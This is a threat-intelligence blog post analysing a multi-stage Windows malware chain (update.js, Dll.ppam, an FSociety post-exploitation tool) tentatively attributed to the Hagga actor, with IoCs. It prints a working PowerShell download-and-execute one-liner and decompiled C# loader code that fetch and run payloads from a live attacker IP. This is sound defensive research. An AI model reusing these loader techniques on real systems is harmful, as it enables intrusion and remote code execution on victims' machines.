Is Hagga Threat Actor (ab)using FSociety framework ?

marcoramilli.com/2022/11/21/is-hagga-threat-actor-abusing-fsociety-framework/

View all posts by marcoramilli November 21, 2022

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" [Byte[]]
$rOWg = [system.Convert]::FromBase64string((New-Object
Net.WebClient).DownloadString('http://4.204.233.44/Dll/Dll.ppam'));
[System.AppDomain]::CurrentDomain.Load($rOWg).GetType('Fiber.Home').
GetMethod('VAI').Invoke($null, [object[]] ('f23e30a80728-d788-c314-8af6-
fc94e51f=nekot&aidem=tla?txt.53tt/o/moc.topsppa.de23d-
1cjj/b/0v/moc.sipaelgoog.egarotsesaberif//:sptth'))
```

Introduction


Today I'd like to share a quick analysis initiated during a threat hunting process. The first observable was found during hunting process over OSINT sources, the entire infrastructure was still up and running during the analyses as well as malicious payload were downloadable.

Analysis


My first observable was a zipped text file compressing a simple update.js script. The script was created to avoid automatic analisis tools since the dimension (>9MB) really makes hard to beautify or remove unwanted/funny or added trash code every which happens to be everywhere.

name	update.js
sha256	9ea4eebd9cf2a5d4e6343cb559d8c996fae6bf0f3bd7ffada0567053c08acc31
type	Drop and Execute

Stage 1
The following images show how it looked like at first sight. As many of you are aware, analyzing scripts is just a matter of time or, if you have enough memory on your machine (or time to spend over that task) a computational matter during virtualization. If you are old style (I do like it a lot) it is a matter of "keywords" , in other words adding some `console.println` or whatsoever you like to make debugging quick and easy. Few strings in this update.js reminded me to the use of obfuscator.io tool, but I did not investigate further on this direction, it was quite easy as well to reach the point.



Finally its execution was reached. I obtained this status by using some classic and romantic hand working balance to dynamic execution with the always great JSDetox. Finally the real behavior came out. It looks like to be a drop and execute artifact. It takes a file called Dll.ppam from an IP address (please take a look to IoC section to see details on found IoC), it decodes it from `base64`, and it invoked the method `VAI` (really interested Italian word to say “GO”, nice coincidence !?) in the `Fiber.Home` class. It then passes to such a function an interesting address: `https://firebasestorage.googleapis.com` with some parameters as the following image shows (please reverse the byte order on the right string).



Stage1 Drop and execute

Lets take a closer look to what Dll.ppam is. First it’s a .NET Portable Executable, so we might have an easy path ahead.

name	Dll.ppam

sha256	ab5b1989ddf6113fcb50d06234dbef65d871e41ce8d76d5fb5cc72055c1b28ba
type	Drop, evasion and Memory Invoke

The .NET is not packed and the code reading is quite “straight forward”. An interesting technique that I’d like to highlight (and to track) is in the way the malware developer used to step forward the malware control flow, which reminds me a known threat actor. Many different techniques could be used at this point if you want to make something happening after specific conditions or if you simply want to give an execution order. The most easy and (maybe) quick way to follow could be the adoption of `nested functions` or, if you are a more sophisticated malware developer, you might decide to use `exception handlers` or, again, you might decide to switch from function to function in different libraries, or for the shake of example, a simple single flow as a simple unique function. But this malware developer decided to use a quite characteristic way developing an interesting combination of `switch` / `case` . In other words it starts by assigning `0` to `num` variable which it makes `case 0` to switch. In each `case` it updates the `num` variable to control the `switch(num)` selector making the flow running in the desired way. The following image shows the `VAI` function, in where you might appreciate the control flow and additional IoC (such as IP address, dropped url and artifact name, etc..).

```
30          ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
31          int num = 0;
32          for (;;)
33          {
34              switch (num)
35              {
36              case 0:
37              {
38                  string text = new WebClient
39                  {
40                      Encoding = Encoding.UTF8
41                  }.DownloadString(Strings.StrReverse("slx.pmuR/pmuR/44.332.402.4//:ptth"));
42                  num = 1;
43                  continue;
44              }
45              case 1:
46              {
47                  string text = Strings.StrReverse(text);
48                  num = 2;
49                  continue;
50              }
51              case 2:
52              {
53                  string text = text.Replace("❦➢❤", "A");
54                  num = 3;
55                  continue;
56              }
57              case 3:
58              {
59                  string text2 = new WebClient
60                  {
61                      Encoding = Encoding.UTF8
62                  }.DownloadString(Strings.StrReverse(QBXtX));
63                  num = 4;
64                  continue;
65              }
66              case 4:
```

Principal routine on Dll.ppam

The VAI routing starts by downloading a file called `Rump.xls` from a remote server. It places the file content into a variable and it reverse its bytes order, later it replaces special characters to the letter `A`. The resulting decoded file (bytes Inverted, Special Character replaced and base64 decoded) is another PE file written in .NET technology and encoded in base64.

Finally once the Rump.xls file is decoded in memory, `Dll.ppam` runs it by calling the method `Adre` inside the `Fsociety.Tools` library, passing as argument `RegAsm.exe`.

Memory invoke of Rump.xls (later fsociety tools)

The following table sums up the original and dropped file by Dll.ppam named Rump.xls, while the next table shows details about the .NET PE file resulting from the decoding process.

name	Rump.xls (Original)
sha256	20a53f17071f377d50ad9de30fdddd320d54d00b597bf96565a2b41c15649f76
type	post exploitation tool, C2 communication

name	Rump.xls.inverted.charsReplaced.decoded (given name)
sha256	5d910ee5697116faa3f4efe230a9d06f6e3f80a7ad2cf8e122546b10e34a0088
type	post exploitation tool, C2 communication decoded


Rump.xls looks like to be an implementation of Fsociety tools, a complete post exploitation framework. This library is able to get system information `RtlGetVersion`, `RtlGetNtProductType`, `GetSystemTimeAsFileTime` and to get the used software policies: `"regsvr32.exe" (Path: "HKLM\SOFTWARE\POLICIES\MICROSOFT\WINDOWS\SAFER\CODEIDENTIFIERS"; Key: "TRANSPARENTENABLED")`. It also contains the ability to get persistence by `"regsvr32.exe" touched file "%WINDIR%\AppPatch\sysmain.sdb"` and it might get remote access by using the `WmiPrvSE` module.

```
// Token: 0x0600001A RID: 26 RVA: 0x00002160 File Offset: 0x00000360
public static bool Ande(string path, byte[] data)
{
    int num = 1;
    checked
    {
        bool result;
        for (;;)
        {
            bool flag;
            if (Tools.a(path, string.Empty, data, true))
            {
                result = true;
                flag = false;
            }
            else
            {
                num++;
                flag = true;
            }
            if (!flag)
            {
                break;
            }
            if (num > 5)
            {
                goto Block_3;
            }
        }
        return result;
        Block_3:
        result = false;
        return result;
    }
}
```

The image above shows an interested detail about the called function `Ande`, where you might appreciate a similar coding style if compared to the Dll.ppam even if the control flow, this time, is managed by simple nested if. The infinitive loop and the variable names are matching the previous code. However those similarities are way too weak to say anything about the authorship (IMHO), but still indicators to keep tracking.

Threat Intelligence

According to Microsoft Threat intelligence the drop server (`4.204.233.44`) has been seen with two certificates (please refer to IoC sections for sha1). The first certificate (SN: `136234453590953102797263558291395548452`) has been issued on 2022-11-14 with common name `servidor` (server as in Spanish). On 2022-11-14 the attacker changed the webserver certificate by adding the certificate having as SN: `13098529066745705731` issued on 2009-11-11 and having with common name `localhost` . This Certificate has been recorded in almost 50k related IPs over the past 13 years. The following image shows what I meant.



From Microsoft Threat Intel

One of the 50k IPs in where the same certificate was found, was the same that TeamCymru was able to track, thanks to previously posted IoC from Yoroi Threat Intelligence, back to **Hagga Threat Actor**. According to Microsoft researchers:

> Team Cymru researchers describe how they were able to pivot in threat telemetry, using IOCs from Yoroi Security's blog as seeds, to identify several other C2s. From the starting point of an IP address (69.174.99.181) associated with an Agent Tesla command and control server, it was possible to pivot and identify a backend server hosting a MySQL database operated by the threat actor Hagga. From this point a further pivot led Team Cymru researchers to the identification of additional C2s hosting the Mana Tools C2 panel along with a common certificate that can be used to increase confidence in attributing future infrastructure to this threat actor.

Conclusions

In this blogpost I shared a personal analysis on an interesting artifact found during threat hunting research. Since the very beginning of the analysis I had some feelings about the designed patterns used on .NET libraries and the modus-oprandi looked familiar to me. What surprised me a lot was to see indicators of FSociety framework embedded on this malware stack, but finally a matching certificate used in the infrastructure pointed my attention on TeamCymru analysis on Hagga Threat Actor (HERE). If a matching certificate and code style (not discussed here, but you might try by yourself to check HERE) are enough to you, I would bet on HAGGA threat actor with a new used post exploitation framework FSociety.tools.

IoC

URL
Dropper: p://4 .204 .233 .44/Dll/Dll .ppam
Dropper: p://4 .204 .233 .44/Rump/Rump .xls
Command And Control: 103.151.123.121 port: 8895

HASH (sha256)
9ea4eebd9cf2a5d4e6343cb559d8c996fae6bf0f3bd7ffada0567053c08acc31
ab5b1989ddf6113fcb50d06234dbef65d871e41ce8d76d5fb5cc72055c1b28ba
20a53f17071f377d50ad9de30fdddd320d54d00b597bf96565a2b41c15649f76 (original)
5d910ee5697116faa3f4efe230a9d06f6e3f80a7ad2cf8e122546b10e34a0088 (decoded)
CERT (sha1)
970f993ad1a289620b5f5033ff5e0b5c4491bb2b (drop webserver Certificate 1)
b0238c547a905bfa119c4e8baccaeacf36491ff6 (drop webserver Certificate 2)